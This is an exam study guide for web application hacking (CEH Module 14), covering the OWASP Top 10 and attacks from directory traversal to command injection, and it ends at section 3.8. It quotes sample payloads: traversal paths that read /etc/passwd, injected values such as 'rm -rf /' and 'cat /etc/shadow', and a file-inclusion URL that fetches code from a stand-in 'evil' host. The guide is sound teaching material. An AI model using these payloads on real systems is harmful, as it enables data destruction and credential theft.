CEH v13 AI (312-50) Study Guide

Module 14: Hacking Web Applications

Exam-focused study guide built from official module screenshots, with added context where noted.

Table of Contents

1. Module at a Glance
2. Big Picture Map
3. Topic-by-Topic Guide
    3.1 Learning Objectives and How Web Applications Work
    3.2 OWASP Top 10 Application Security Risks (2021)
    3.3 Web Application Attacks: Master List
    3.4 Directory Traversal
    3.5 Hidden Field Manipulation Attack
    3.6 Pass-the-Cookie Attack
    3.7 Same-Site Attack
    3.8 Command Injection Attacks: Shell Injection, HTML Embedding, File Injection
    3.9 LDAP Injection Attacks
    3.10 Cross-Site Scripting (XSS) Attacks and Filter Evasion
    3.11 Web-based Timing Attacks
    3.12 XML External Entity (XXE) Attack
    3.13 Unvalidated Redirects and Forwards
    3.14 Magecart Attack
    3.15 Watering Hole Attack
    3.16 Cross-Site Request Forgery (CSRF) Attack
    3.17 Cookie/Session Poisoning
    3.18 Insecure Deserialization
    3.19 Web Service Attacks: Overview and the Web Services Stack
    3.20 Web Service Footprinting Attack
    3.21 DNS Rebinding Attack
    3.22 Clickjacking Attack
    3.23 MarioNet Attack
    3.24 Web Application Hacking Methodology: The 13-Step Map
    3.25 Footprint Web Infrastructure: Server Discovery
    3.26 Footprint Web Infrastructure: Port and Service Discovery
    3.27 Footprint Web Infrastructure: Detecting WAFs and Proxies
    3.28 Footprint Web Infrastructure: Hidden Content Discovery (Web Spidering)
    3.29 Footprint Web Infrastructure: Detecting Load Balancers
    3.30 Footprint Web Infrastructure: WebSockets Enumeration
    3.31 Analyze Web Applications
    3.32 Analyze Web Applications: Website Mirroring
    3.33 Analyze Web Applications: Identify Entry Points for User Input

3.34 Analyze Web Applications: Identify Server-Side Technologies

3.35 Analyze Web Applications: Identify Files and Directories (with AI)

3.36 Analyze Web Applications: Identify Web Application Vulnerabilities

3.37 Bypass Client-Side Controls

3.38 Attack Authentication Mechanism: Overview and Design/Implementation Flaws

3.39 Username Enumeration

3.40 Password Attacks: Functionality Exploits, Brute-Forcing, and Reset Mechanism

3.41 Session Attacks and Cookie Exploitation

3.42 Bypass Authentication: Bypass SAML-based SSO

3.43 Bypass Authentication: Bypass Rate Limit

3.44 Bypass Multi-Factor Authentication (MFA)

3.45 Attack Authorization Schemes

3.46 Attack Access Controls

3.47 Attack Session Management Mechanism

3.48 Manipulating WebSocket Traffic

3.49 Perform Injection/Input Validation Attacks: Overview

3.50 Perform Local File Inclusion (LFI) and Its PHP Evasion Tricks

3.51 Attack Application Logic Flaws

3.52 Attack Shared Environments

3.53 Attack Database Connectivity

3.54 Attack Web Application Client

3.55 Attack Web Services: Probing, SOAPAction Spoofing, WS-Address Spoofing, XML Injection, and Parsing Attacks

3.56 Web API and Webhooks: Concepts

3.57 OWASP Top 10 API Security Risks (API1-API10) and Their Solutions

3.58 Webhooks Security Risks

3.59 API Vulnerabilities

3.60 Web API Hacking Methodology: Overview and Identify the Target

3.61 Detect Security Standards and API Enumeration

3.62 Identify the Attack Surface

3.63 Launch Attacks: Overview, Fuzzing, and Invalid Input Attacks

3.64 Malicious Input Attacks and Injection Attacks (API Context)

3.65 Exploiting Insecure Configurations and Credential Stuffing

3.66 API DDoS Attacks

3.67 Authorization Attacks on API: OAuth Attacks

3.68 Other Techniques to Hack an API

3.69 REST API Vulnerability Scanning and Bypassing IDOR via Parameter Pollution
3.70 Secure API Architecture
3.71 Best Practices for API Security
3.72 Web Application Fuzz Testing
3.73 AI-Powered Dynamic Application Security Testing (DAST) and Source Code Review
3.74 Encoding Schemes, and Whitelisting vs. Blacklisting
3.75 Best Practices for Securing WebSocket Connections
3.76 RASP, Security Testing Tools, and Web Application Firewalls
4. Tool Encyclopedia
4.1 Intercepting Proxies and General Web Testing
4.2 Server, Network, and DNS Footprinting (Web-Focused)
4.3 Content, Directory, and Technology Discovery
4.4 WAF Detection, WebSocket, and API Enumeration
4.5 Vulnerability Scanners (Web and API)
4.6 Exploitation and Attack-Specific Tools
4.7 AI-Powered DAST Tools
4.8 Web Application Firewalls (WAFs)
5. Command Sheet
5.1 nmap (web-focused port scan and http-enum)
5.2 dig (DNS lookup and load-balancer clue)
5.3 lbd (load balancing detector)
5.4 wafw00f (WAF fingerprinting)
5.5 Gobuster (directory and file brute-force)
5.6 ShellGPT (sgpt) for AI-Assisted Recon Commands
5.7 STEWS (WebSocket fingerprinting)
5.8 Kiterunner (API route scanning)
5.9 Burp Suite Repeater and Intruder (concept-level, GUI tool)
6. Ports, Protocols, Standards and Acronyms
6.1 Protocols and Default Ports Relevant to This Module
6.2 Authentication and Web Service Standards
6.3 API Specification/Metadata Formats
6.4 Acronyms Used in This Module
7. Attack vs Countermeasure and Look-alike Comparisons
7.1 Attack vs Countermeasure
7.2 Look-alike Pairs

8. Exam Cheat Sheet
  8.1 Keyword -> Answer
  8.2 Must-Memorize Lists and Numbers
  8.3 "Pick the BEST Option" Rules for This Module
9. Practice Questions
10. Flashcards
11. Glossary
12. Coverage Report
  12.1 Page to Section Map
  12.2 [UNCLEAR] Items
  12.3 Items to Double Check
  12.4 Confirmation

CEH v13 AI (312-50) Study Guide - Module 14: Hacking Web Applications

Source: 60 pages of screenshots from the official Module 14 theory videos (slides 2 to 143). Content marked "ADDED CONTEXT" comes from outside the screenshots. Items marked "verify" should be checked against current official sources. Items marked [UNCLEAR on page N] were too small or blurry to read with full confidence.

1. Module at a Glance

Module: 14 - Hacking Web Applications (EC-Council CEH v13 AI).

What this module is (5 lines):

1. It explains how a web application works (browser, firewall, web server, application server, DBMS) and maps the OWASP Top 10 2021 risks to about 30 named web application attacks.
2. It walks through each attack in detail: directory traversal, hidden field manipulation, cookie attacks, injection attacks, XSS, XXE, CSRF, deserialization, web service attacks, clickjacking, and more.
3. It gives a full web application hacking methodology in 13 steps, from footprinting the web infrastructure to attacking web services, with the real tools, commands, and sample outputs used at each step.
4. It covers Web APIs and webhooks as a separate attack surface: the OWASP API Top 10, API-specific attacks (IDOR, BOLA, credential stuffing, API DDoS, OAuth abuse), and the API hacking methodology.
5. It closes with countermeasures, encoding schemes, secure coding practices, source code review, fuzz testing, WAFs, RASP, and web application security testing tools, plus the new AI-powered DAST tools.

Why it matters: Web applications are the single largest attack surface in most organizations because they are internet facing by design. CEH v13 treats this module as a big one: it has the largest attack catalog of any module and feeds directly into Module 15 (SQL Injection), which is scoped out of this module on purpose.

What the exam usually asks from it:

- Match an attack description or a raw HTTP request/response to its name (hidden field manipulation vs parameter tampering vs CSRF vs cookie poisoning).
- Identify the methodology step a described action belongs to (footprinting vs analyzing vs bypassing client-side controls vs attacking authentication).
- Pick the right tool for a task (Burp Suite, OWASP ZAP, HTTrack, Gobuster, WafW00f, STEWS, Kiterunner, SAML Raider, WS-Attacker, Astra, N-Stalker, Vega).
- Recognize OWASP Top 10 (2021) categories (A01-A10) and OWASP API Top 10 risks (API1-API10) from a short scenario.
- Read a flag or header and know what it does (dig, nmap --script http-enum, Gobuster flags, HTTP headers like X-Forwarded-For, Referer, Cookie).


- Pick the BEST countermeasure for a named attack.


The 10 things to remember most:

1. A normal web request flow is: User -> Internet -> Firewall -> Web Server -> Web Application Server -> DBMS, and back. Every hop is a place an attacker can target.
2. OWASP Top 10 (2021): A01 Broken Access Control, A02 Cryptographic Failures, A03 Injection, A04 Insecure Design, A05 Security Misconfiguration, A06 Vulnerable and Outdated Components, A07 Identification and Authentication Failures, A08 Software and Data Integrity Failures, A09 Security Logging and Monitoring Failures, A10 Server-Side Request Forgery (SSRF).
3. The web application hacking methodology has 13 named steps: footprint web infrastructure, analyze web applications, bypass client-side controls, attack authentication mechanism, attack authorization schemes, attack access controls, attack session management mechanism, perform injection attacks, attack application logic flaws, attack shared environments, attack database connectivity, attack web application client, attack web services.
4. Directory traversal uses "../" (dot-dot-slash) to escape the web root; LFI (local file inclusion) is the same idea applied to a file-include parameter, often bypassed with a null byte (%00), a trailing "?", or the php://filter wrapper.
5. XSS has three flavors by where the script lands and how long it stays: reflected (in the response to one request), stored/persistent (saved on the server, hits every later visitor), and DOM-based (purely client-side, never touches the server response).
6. CSRF forces a logged-in victim's browser to send a request the victim did not intend; the fix is a unique CSRF token plus the SameSite cookie attribute. Session/cookie poisoning instead changes the cookie's own content directly.
7. Web services (SOAP/REST) sit on four layers, each with its own attacks: Presentation (XML, AJAX), Discovery (UDDI, WSDL), Access (SOAP, REST), Transport (HTTP/HTTPS/JMS).
8. The OWASP API Top 10 is a separate list from the web Top 10: API1 Broken Object Level Authorization (BOLA/IDOR), API2 Broken Authentication, API3 Broken Object Property Level Authorization, API4 Unrestricted Resource Consumption, API5 Broken Function Level Authorization, API6 Unrestricted Access to Sensitive Business Flows, API7 SSRF, API8 Security Misconfiguration, API9 Improper Inventory Management, API10 Unsafe Consumption of APIs.
9. Clickjacking is fixed with the X-Frame-Options header (DENY, SAMEORIGIN, ALLOW-FROM) or the Content-Security-Policy frame-ancestors directive, never with client-side framebusting JavaScript alone.
10. Tool to purpose: Burp Suite / OWASP ZAP (intercept and tamper traffic), HTTrack (mirror a site), Gobuster / dirb (find hidden files and directories), WafW00f (detect a WAF), STEWS (enumerate WebSockets), Kiterunner (scan APIs), SAML Raider (bypass SAML SSO), WS-Attacker (SOAPAction spoofing), Astra (REST API scanning).

2. Big Picture Map

This module has three big blocks: how attacks work, how the methodology finds and exploits them, and how web APIs repeat the same story on a newer kind of interface.





How the main building blocks connect:

Block	What it covers	Feeds into
Web app concepts	Request/response flow, OWASP Top 10	Attack catalog
Attack catalog	~30 named attacks grouped by OWASP category	Methodology steps
Hacking methodology	13 ordered steps attackers follow	Tool Encyclopedia
Web API and webhooks	API-specific risks and 4-step methodology	Same tool set, new targets

Block	What it covers	Feeds into
Countermeasures	One fix per attack, plus general hardening	Exam Cheat Sheet

3. Topic-by-Topic Guide

The topics below follow the order of the screenshots. Countermeasure slides that appeared later in the deck (pages 55 to 58 and part of page 51) are folded into the "Countermeasures and defense" field of the matching attack topic, so nothing from those pages is lost, and nothing is repeated as a separate section.

3.1 Learning Objectives and How Web Applications Work

What it is (simple words): A web application is a program that runs partly on a server and partly inside your browser, built from web pages that can be generated on the server or carry script code that runs live in the browser. The module's five learning objectives are: summarize web application concepts, demonstrate web application threats, explain the web application hacking methodology, explain Web API and webhooks, and summarize techniques used in web application security.

Analogy: A restaurant. You (the browser) place an order (HTTP request) with a waiter (the web server). The waiter passes it to the kitchen (the web application server), which asks the pantry (DBMS) for ingredients, cooks the dish, and sends it back through the waiter to your table.

How it works (numbered steps):

1. The user's browser sends an HTTP(S) request, for example `http://certifiedhacker.com/?id=6329&print=Y`.
2. The request passes over the internet and through a firewall.
3. The web server receives it and, if dynamic content is needed, hands it to the web application server.
4. The application server runs business logic and, if needed, issues a database query such as `SELECT * from news where id = 6329` to the DBMS.
5. The DBMS returns data; the application server builds the page (for example topic "Tech", news "CNN"); the web server sends the finished HTML back through the firewall to the browser.
6. The operating system underneath handles the raw system calls that make all of this possible.

Real-world use: A news site certifiedhacker.com shows an article when you open a link with `?id=6329`. Internally this single click triggers a server-side SQL lookup. If that `id` parameter is not validated, this exact flow is the entry point for SQL injection (Module 15) and many of the attacks in this module.

Tools and commands used here: None yet; this is the conceptual base for every attack that follows.

AI angle: None directly, but every later "AI angle" box assumes you understand this request/response flow, because AI tools read and write HTTP requests on your behalf.

Countermeasures and defense: Validate and sanitize every parameter before it reaches business logic or the database; never trust data coming from the browser, including hidden fields, cookies, and headers.

> **EXAM TIP:** If a question describes a URL parameter being used directly in a backend SQL query without checks, that is the classic vulnerable pattern behind injection, not just SQL injection specifically.

EXAM FOCUS: Expect at least one question naming the five learning objectives or asking "which component sits between the web server and the DBMS" (answer: the web application server).

Memory trick: "Browser Fires Web App DB" -> Browser -> Firewall -> Web server -> Web Application server -> DBMS.

3.2 OWASP Top 10 Application Security Risks (2021)

What it is: The Open Web Application Security Project (OWASP) publishes a ranked list of the ten most critical web application security risks. The 2021 edition groups dozens of named attacks under ten categories (A01 to A10).

Analogy: A hospital's "top 10 causes of emergency visits" chart. Each category is a broad cause; many specific injuries (named attacks) fall under each cause.

How it works (the ten categories and their named attacks from the notes):

1. **A01 - Broken Access Control:** directory traversal, hidden field manipulation.
2. **A02 - Cryptographic Failures:** cookie snooping, same-site attack, pass-the-cookie attack, RC4 NOMORE attack.
3. **A03 - Injection:** SQL injection, cross-site scripting (XSS), buffer overflow, command injection. (Full SQL injection coverage is in Module 15.)
4. **A04 - Insecure Design:** business logic bypass, web-based timing attacks, CAPTCHA attacks.
5. **A05 - Security Misconfiguration:** XML external entity (XXE) attack, directory traversal, hidden field manipulation, unvalidated redirects and forwards.
6. **A06 - Vulnerable and Outdated Components:** platform exploits, Magecart attack, buffer overflow.
7. **A07 - Identification and Authentication Failures:** cross-site request forgery, cookie/session poisoning, cookie snooping.
8. **A08 - Software and Data Integrity Failures:** buffer overflow, insecure deserialization, web service attacks, unvalidated redirects and forwards, platform exploits, watering hole attack, Magecart attack, denial-of-service (DoS).

9. **A09 - Security Logging and Monitoring Failures:** web service attacks.
10. **A10 - Server-Side Request Forgery (SSRF):** DNS rebinding attack, injecting an SSRF payload, H2C smuggling attack, cross-site port attack (XSPA).

Real-world use: An auditor maps every finding in a penetration test report to an OWASP category so management can prioritize fixes by category instead of by individual bug.

Tools and commands used here: Reference site https://owasp.org; no scanning tool by itself, but every vulnerability scanner in this module (Vega, Astra, N-Stalker, OWASP ZAP) reports findings against this list.

AI angle: AI-assisted DAST tools score their findings against this same OWASP Top 10, and against the OWASP API Top 10 (section 3.57), as their rubric.

> **ADDED CONTEXT:** AI-assisted DAST tools are covered in full in section 3.73.

Countermeasures and defense: Use the OWASP Top 10 as a checklist when designing, reviewing, and testing a web application; each specific countermeasure is covered under its own attack topic later in this guide.

> **TRAP:** Several attacks appear under more than one OWASP category in the notes (directory traversal under A01 and A05; buffer overflow under A03, A06, and A08; Magecart under A06 and A08). If a question asks "the BEST" category, pick the one most central to the described root cause (directory traversal -> access control; buffer overflow -> injection if the question is about malicious input, or outdated components if about a known unpatched library).

EXAM FOCUS: Memorize the ten category names and at least one example attack per category; questions often give a short scenario and ask "which OWASP 2021 category does this fall under."

Memory trick: "BC-I-ID-SV-IA-SI-SM-SSRF" is clunky; instead picture a 10-rung ladder: Broken access, Crypto failures, Injection, Insecure design, Security misconfig, Vulnerable components, Identification/auth failures, Software/data integrity, Security logging, SSRF - climb it in order A01 to A10.

3.3 Web Application Attacks: Master List

What it is: The notes list 30 named web application attacks in a single reference grid, numbered 1 to 30 in the original slide. This guide explains every one of them individually in the sections that follow; this section is the master index so none are missed.

The 30 attacks (grouped five per row as in the original slide):

1. Directory Traversal (3.4)
2. Hidden Field Manipulation (3.5)

3. Cookie Snooping (3.41, under session token handling)
4. RC4 NOMORE Attack (3.41, cryptographic note)
5. Pass-the-Cookie Attack (3.6)
6. Same-Site Attack (3.7)
7. Command Injection (3.8)
8. LDAP Injection (3.9)
9. Cross-Site Scripting (XSS) (3.10)
10. Buffer Overflow (3.49, injection overview)
11. Business Logic Bypass Attack (3.51)
12. Web-based Timing Attacks (3.11)
13. CAPTCHA Attacks (3.40, authentication bypass)
14. Platform Exploits (3.52, shared environments)
15. XML External Entity (XXE) Attack (3.12)
16. Unvalidated Redirects and Forwards (3.13)
17. Magecart Attack (3.14)
18. Watering Hole Attack (3.15)
19. Denial-of-Service (DoS) (3.53, connection pool DoS, and 3.66 API DDoS)
20. Insecure Deserialization (3.18)
21. Web Service Attacks (3.19, 3.20, 3.55)
22. Cross-Site Request Forgery (3.16)
23. Cookie/Session Poisoning (3.17)
24. Cross-Site Port Attack (XSPA) (3.19, transport layer note)
25. DNS Rebinding Attack (3.21)
26. H2C Smuggling Attack (3.19, access layer note)
27. Clickjacking Attack (3.22)
28. JavaScript Hijacking (3.58, countermeasure note)
29. Cross-Site Web Socket Hijacking (3.48, WebSocket manipulation)
30. MarioNet Attack (3.23)

> **ADDED CONTEXT:** "Obfuscation Application", "Network Access Attacks", and "DMZ Protocol Attacks" also appear as attack names in the slide grid without further detail in the screenshots. Obfuscation is attacker-side code hiding (covered conceptually in Module 06 and 07); Network Access Attacks and DMZ Protocol Attacks are general infrastructure attacks that abuse weak network segmentation around a DMZ-hosted web server, covered at a high level in Module 12 (Evading IDS, Firewalls, and Honeypots). They are flagged here as [UNCLEAR on page 2] beyond the name itself.

EXAM FOCUS: The exam rarely asks "list all 30 attacks." It gives one scenario and asks you to name the single best-matching attack from this list. Use this index to jump to the right detailed section.

Memory trick: Treat this list as a table of contents, not something to memorize as a block.

3.4 Directory Traversal

What it is: Directory traversal (also called path traversal) lets an attacker reach files and folders outside the web server's published root directory by manipulating a file path with "../" (dot-dot-slash) sequences or variations.

Analogy: A library only lets you browse the "Fiction" shelf, but if the request for a book lets you type the shelf location yourself, typing "../../Staff Only" lets you walk into the staff room instead.

How it works (numbered steps):

1. Find a parameter that builds a file path, for example `page` in `include($_COOKIE['THEME'])`.
2. Insert traversal sequences: `http://www.certifiedhacker.com/process.aspx?page=./../.../some_dir/some_file` or repeated `../` chains.
3. Point the path at a sensitive file, for example `/GET/process.php?path=../../../../etc/passwd`.
4. The server, trusting the input, opens and returns the file content.
5. The response leaks data such as `/etc/passwd` entries (`root:...:/bin/ksh`, `daemon:*:...`, `Jason:...:/home/users/Jason/`), application source code, or configuration files.

Real-world use: A vulnerable PHP snippet `$theme = $_COOKIE['THEME']; include("/home/users/certifiedhacker/Jason/" . $theme);` lets an attacker set the THEME cookie to a traversal string and read files far outside the intended theme folder.

Tools and commands used here: Manual browser or curl requests with crafted "../" paths; Burp Suite Repeater to test variations; DotDotPwn (ADDED CONTEXT, a dedicated directory traversal fuzzer).

AI angle: An AI assistant can generate traversal payload lists for different operating systems and encodings on request, speeding up manual testing; always test only with written authorization.

Countermeasures and defense: Define and enforce access rights to protected areas of the site; apply vendor hotfixes for known traversal bugs (including Unicode-encoding tricks); remove or encode characters such as `/`, `\`, and `.` from user-controlled path input; run the web server process with least privilege so even a successful traversal cannot read sensitive system files.

> **TRAP:** Directory traversal reads files that already exist on the server. Local File Inclusion (section 3.46) goes further: it can make the server execute the content of an included file, not just display it.

EXAM FOCUS: Expect a question showing a URL with repeated `../` or `././` and asking what attack this is, or asking which OWASP category it maps to (A01 Broken Access Control, also listed under A05 Security Misconfiguration).

Memory trick: "Dot-dot-slash gets you past the wall." Count the dots: more "../" means climbing further up and out of the web root.

3.5 Hidden Field Manipulation Attack

What it is: Many HTML forms store values the user should not change in a hidden field, for example a product's price. A hidden field is never shown in the browser, but it is still submitted as a normal request parameter, so an attacker who views the page source can change it before submitting.

Analogy: A price tag taped to the underside of a product, invisible to a normal shopper but easy to read and swap if you flip the item over before paying.

How it works (numbered steps):

1. The HTML form contains `<input type="hidden" name="PRICE" value="200.00">` alongside visible fields like product name.
2. A normal request becomes `page.aspx?product=Certifiedhacker%20Shirt&price=200.00`.
3. The attacker views the page source (or intercepts the request with Burp Suite), finds the hidden field, and edits its value from 200.00 to 2.00.
4. The attacker submits the modified request: `page.aspx?product=Certifiedhacker%20Shirt&price=2.00`.
5. If the server trusts the submitted price instead of re-checking it against the catalog, the order is processed at the attacker's price.

Real-world use: An online shop sets price in a hidden field for a "Certifiedhacker Shirt." A shopper using a proxy tool changes 200.00 to 2.00 before the order posts, buying a shirt at a 99 percent discount if the server does not revalidate price server-side.

Tools and commands used here: Browser "View Page Source"; Burp Suite Proxy/Repeater to intercept and edit the POST/GET request before it reaches the server.

AI angle: None specific; this is a manual tampering technique best caught by code review and server-side validation, areas where AI-assisted source code review tools (section 3.73) can help.

Countermeasures and defense: Never trust hidden fields for anything that affects price, access, or identity; always recompute and validate sensitive values (price, role, permissions) server-side from a trusted source such as the product database, ignoring whatever value the client submitted.

> **EXAM TIP:** "Hidden field" in a question almost always signals this attack or its close cousin, parameter tampering (section 3.47).

EXAM FOCUS: Expect a side-by-side request comparison (normal price vs attacker price) and a question asking what went wrong; the answer is trusting client-supplied hidden data without server-side revalidation.

Memory trick: "Hidden does not mean protected." If it travels in the HTTP request, the client can edit it.

3.6 Pass-the-Cookie Attack

What it is: A pass-the-cookie attack lets an attacker access a user's web session without logging in or passing multi-factor authentication, by stealing a copy of the session cookie from the victim's browser and loading it into the attacker's own browser.

Analogy: A hotel room key card (the cookie) that the front desk never checks against a photo ID. If someone copies your key card, they walk into your room without ever talking to the front desk.

How it works (numbered steps):

1. A session cookie is created in the victim's browser when the victim logs into a web service.
2. The attacker steals the cookie using malware (an info-stealer), a browser extension, or by sniffing unencrypted traffic.
3. The attacker injects the stolen cookie into their own browser's session storage.
4. The attacker now browses the target web service as if logged in as the victim, with no password and no MFA prompt, because the server only checks the cookie.

Real-world use: A phishing email delivers an info-stealer that exfiltrates a victim's browser cookie database. The attacker loads the victim's "logged in" session cookie for a corporate webmail portal into their own browser and reads the victim's email without ever knowing the password, bypassing MFA because the session was already authenticated.

Tools and commands used here: Browser extensions or developer tools to import/export cookies (for example "EditThisCookie" style tools, ADDED CONTEXT); info-stealer malware for real attacks; Burp Suite for testing cookie reuse in an authorized assessment.

AI angle: None shown; this is primarily a malware and session-handling issue.

Countermeasures and defense: Bind sessions to additional signals (IP address, device fingerprint, user agent) so a copied cookie alone is not enough; use short session lifetimes and the Secure and HttpOnly cookie flags; detect and alert on the same session cookie being used from two very different locations at once.

> **TRAP:** Pass-the-cookie steals an existing, already-authenticated session. It is different from cookie/session poisoning (section 3.17), which modifies the content of a cookie rather than reusing a stolen one unchanged.

EXAM FOCUS: Keywords "clone of a cookie," "without multi-factor authentication," and "establish a session" point to pass-the-cookie.

Memory trick: "Steal the key, skip the lock." No password, no MFA, just the cookie.

3.7 Same-Site Attack

What it is: A same-site attack (also called a related-domain attack) targets an abandoned or misconfigured sub-domain of a trusted organization to redirect users to attacker-controlled content while the URL still appears to belong to the trusted domain.

Analogy: A trusted shopping mall has an empty, unlocked storefront still bearing the mall's name on the sign. A con artist moves in and starts selling fake goods under the mall's trusted name.

How it works (numbered steps):

1. The attacker scans a target organization's domain for sub-domains that still have DNS records (CNAME entries) but no longer point to an active, maintained service - these become "dangling records."
2. Because the sub-domain shares the organization's top-level domain (or an extended TLD), it inherits some of that domain's trust.
3. The attacker claims or hijacks the dangling sub-domain, for example `trans.certifiedhacker.com`, even though the visible brand is `www.certifiedhacker.com`.
4. A user browsing the main site is redirected (via a link, ad, or stale reference) to the hijacked sub-domain.
5. The user's browser treats it as the same trusted site, so the attacker can steal cookies, session data, or credentials that same-origin rules would normally protect.

Real-world use: A company retires a marketing microsite at `promo.certifiedhacker.com` but forgets to delete the DNS CNAME. An attacker registers the now-unclaimed cloud resource that the CNAME still points to and serves a credential-harvesting page from that trusted-looking sub-domain.

Tools and commands used here: Sub-domain enumeration tools (Sublist3r, subfinder - see Module 02) to find dangling CNAMEs; manual DNS lookups.

AI angle: None shown in the notes for this specific attack.

Countermeasures and defense: Maintain a sub-domain inventory and remove DNS records for decommissioned services immediately; monitor for dangling CNAMEs pointing to cloud resources no longer owned by the organization; apply the same security controls (cookie scoping, TLS) consistently across every sub-domain.

> **EXAM TIP:** "Dangling DNS record," "eTLD," and "subdomain takeover" in a question point to this attack.

EXAM FOCUS: The exam may ask why subdomain hygiene matters for security even when the subdomain is "just marketing." Answer: trust inherited from the shared parent domain.

Memory trick: "Same street, different house." The address looks trusted, but a stranger moved in.

3.8 Command Injection Attacks: Shell Injection, HTML Embedding, File Injection

What it is: Command injection covers a family of attacks where an attacker crafts input that the server passes into a system command, into raw HTML output, or into a file path, causing the server to run attacker-chosen commands, render attacker-chosen HTML, or load attacker-chosen files.

Analogy: Handing a cashier a note that says "Ring up $5, and also open the register and give me all the cash." If the cashier blindly follows every instruction on the note instead of only reading the price, the extra instruction succeeds.

How it works, by sub-type:

1. **Shell injection:** the application passes user input into a shell execution function such as `system()`, `Runtime.exec()`, `Process.Start()`, or Python's `os.system()`. Example vulnerable code: `python import os user_input = input("Enter a filename: ") os.system(f"cat {user_input}")` If the real intent was to read one fixed file, an attacker can instead enter `somefile; rm -rf /` or similar, and the shell runs both the intended command and the injected one, because the shell treats `;`, `|`, and `&&` as command separators.
2. **HTML embedding:** the application takes user input (for example a blog comment submitted through `<form action="/submit_comment" method="post">`) and writes it into the page's HTML without checking for markup. The attacker's input becomes part of the page structure, which can deface the page or, when the injected content is a script, overlap with XSS.
3. **File injection:** the application builds a file path or URL from user input and loads it, for example `vulnerable.php?COLOR=http://evil/exploit?`. If the application fetches and includes whatever COLOR points to, the attacker supplies a URL to their own malicious file. A simple proof-of-concept is injecting a script tag containing `alert('This site is vulnerable to XSS!')` through the same unguarded input path.

Real-world use: A support tool lets staff type a filename to view logs; it runs `cat <filename>` on the server shell. An attacker on the support portal enters `log.txt; cat /etc/shadow` and reads the server's password hash file because the shell executed both commands.

Tools and commands used here: Manual payload crafting; Burp Suite Repeater to try shell metacharacters (`;`, `|`, `` ` ``, `$()`) in every input field; Commix (ADDED CONTEXT, an automated command injection exploitation tool).

AI angle: AI code assistants can both introduce this bug (by suggesting `os.system(f"...")` patterns) and help find it (by reviewing code for unsafe exec-family calls); always review AI-suggested code that touches shell execution.

Countermeasures and defense: Never build a shell command by concatenating user input; use parameterized APIs or language-native functions instead of a shell call; if a shell call is unavoidable, strictly allow-list acceptable characters and escape everything else; for HTML embedding, HTML-encode all user-supplied output before rendering; for file injection, never fetch or include a file path taken directly from user input, use a fixed allow-list of filenames instead.

> **TRAP:** Shell injection (OS command injection) and SQL injection both inject through unvalidated input, but shell injection targets the operating system shell while SQL injection targets the database. Keep the target system straight when picking an answer.

